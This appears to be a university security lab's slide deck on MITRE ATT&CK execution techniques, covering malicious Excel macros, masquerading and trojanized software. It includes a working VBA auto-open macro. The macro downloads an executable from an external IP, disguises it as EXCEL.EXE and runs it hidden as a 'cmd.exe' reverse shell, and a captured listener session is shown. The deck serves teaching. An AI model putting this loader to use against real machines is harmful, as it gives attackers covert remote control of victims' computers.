



NETWORK & MULTIMEDIA LAB

EXECUTION:  
MALICIOUS FILE

Spring 2021



# Outline

- Types of Malicious Files
  - Malicious Macro
    - .xls file
  - Compromised Software
    - PE injection

## Execution

12 techniques

User Execution (3)

Malicious Link

Malicious File

Malicious Image

# User Execution: Malicious File

<https://attack.mitre.org/techniques/T1204/002/>

- An adversary may rely upon a user opening a malicious file in order to gain execution.
- Adversaries may employ various forms of **Masquerading** on the file to increase the likelihood that a user will open it.
- Procedure Examples

A Word document delivering TYPEFRAME prompts the user to enable **macro** execution.<sup>[193]</sup>

AppleJeus has required user execution of a malicious MSI **installer**.<sup>[5]</sup>


PROMETHIUM has attempted to get users to execute **compromised** installation files for legitimate software including compression applications, security software, browsers, file recovery applications, and other tools and utilities.<sup>[141][142]</sup>

# MALICIOUS MACRO

.xls



# Malicious Macro (.xls)

1. *sudo apt install libreoffice*
2. *libreoffice*
3. Tools > Options > Security > Macro Security > Medium/Low




# Malicious Macro (.xls)

5. Open HelloVBA\_Linux.xls
  - *Tools > Macros > Edit Macros...*
6. Edit the script



# Malicious Macro (.xls)

Screenshot-01



# Malicious Macro (.xls)

- Need to download nc64.exe on Windows
  - Malware loader

```
Sub Workbook_Open()  
  
    MsgBox ("HelloVBA")  
  
    Dim folderPath, filePath As String  
    folderPath = "C:\Recovery\  
    filePath = "C:\Recovery\EXCEL.EXE"  
    With CreateObject("Scripting.FileSystemObject")  
        If Not .FolderExists(folderPath) Then .CreateFolder folderPath  
    End With  
    URLDownloadToFile 0, "http://140.112.18.215/excel.exe", filePath, 0, 0  
  
    Dim wsh As Object: Set wsh = VBA.CreateObject("WScript.Shell")  
    Dim waitOnReturn As Boolean: waitOnReturn = True  
    Dim windowStyle As Integer: windowStyle = vbHide  
    retVal = wsh.Run(filePath & " 192.168.56.1 4433 -e cmd.exe", windowStyle, waitOnReturn)  
  
    Sleep 1000  
    Kill (filePath)  
  
End Sub
```

```
cyc@LAPTOP-FVTV10HK:/mnt/c/Users/yun/Desktop$  
[sudo] password for cyc:  
Listening on 192.168.56.1 4433  
Connection received on 192.168.56.1 5685  
Microsoft Windows [ 10.0.19041.1288]  
(c) Microsoft Corporation. © vñAëOd@vQC  
  
C:\Users\yun\Documents>
```



# Defense Evasion

- Masquerading: [Match Legitimate Name or Location](#)

	Invalid Code Signature
	Right-to-Left Override
	Rename System Utilities
Masquerading (7)	Masquerade Task or Service
	Match Legitimate Name or Location
	Space after Filename
	Double File Extension

名稱

應用程式 (11)

- > Console Emulator (x64)
- > Google Chrome (54)
- ▼ Microsoft Excel (4)
  - HelloVBA\_Windows.xls [相容模式] - Excel
  - Microsoft Excel
  - Windows 命令處理程式
  - 主控台視窗主機
- > Microsoft PowerPoint (2)
- > Sublime Text (2)

EXCEL.EXE - 內容

一般 相容性 安全性 詳細資料 以前的版本






EXCEL.EXE

檔案類型: 應用程式 (.EXE)

描述: Microsoft Excel


位置: C:\Recovery

大小: 2.64 MB (2,769,112 位元組)




無法偽造合法簽章

# Resource Hacker



# Fileless malware



URLDownloadToFile

無檔案可以避免被

- 偵測
- 分析、鑑識

# COMPROMISED SOFTWARE

PE Injection

# Compromised Software

<https://attack.mitre.org/techniques/T1554/>

- Adversaries may make modifications to client software binaries to carry out malicious tasks when those applications are in use.
- Procedure Examples

Kobalos replaced the SSH client with a trojanized SSH client to steal credentials on compromised systems.<sup>[4]</sup>

Industroyer has used a Trojanized version of the Windows Notepad application for an additional backdoor persistence mechanism.<sup>[3]</sup>


XCSSET uses a malicious browser application to replace the legitimate browser in order to continuously capture credentials, monitor web traffic, and download additional modules.<sup>[7]</sup>

# Portable Executable (PE)

- PE (可移植可執行文件) 是一種在 Windows 上的檔案格式
- 常見的 exe, dll 都屬於這個檔案格式
- 其他 PE 副檔名
  - *.acm, .ax, .cpl, .drv, .efi, .mui, .ocx, .scr, .sys, .tsp*

# Portable Executable (PE)

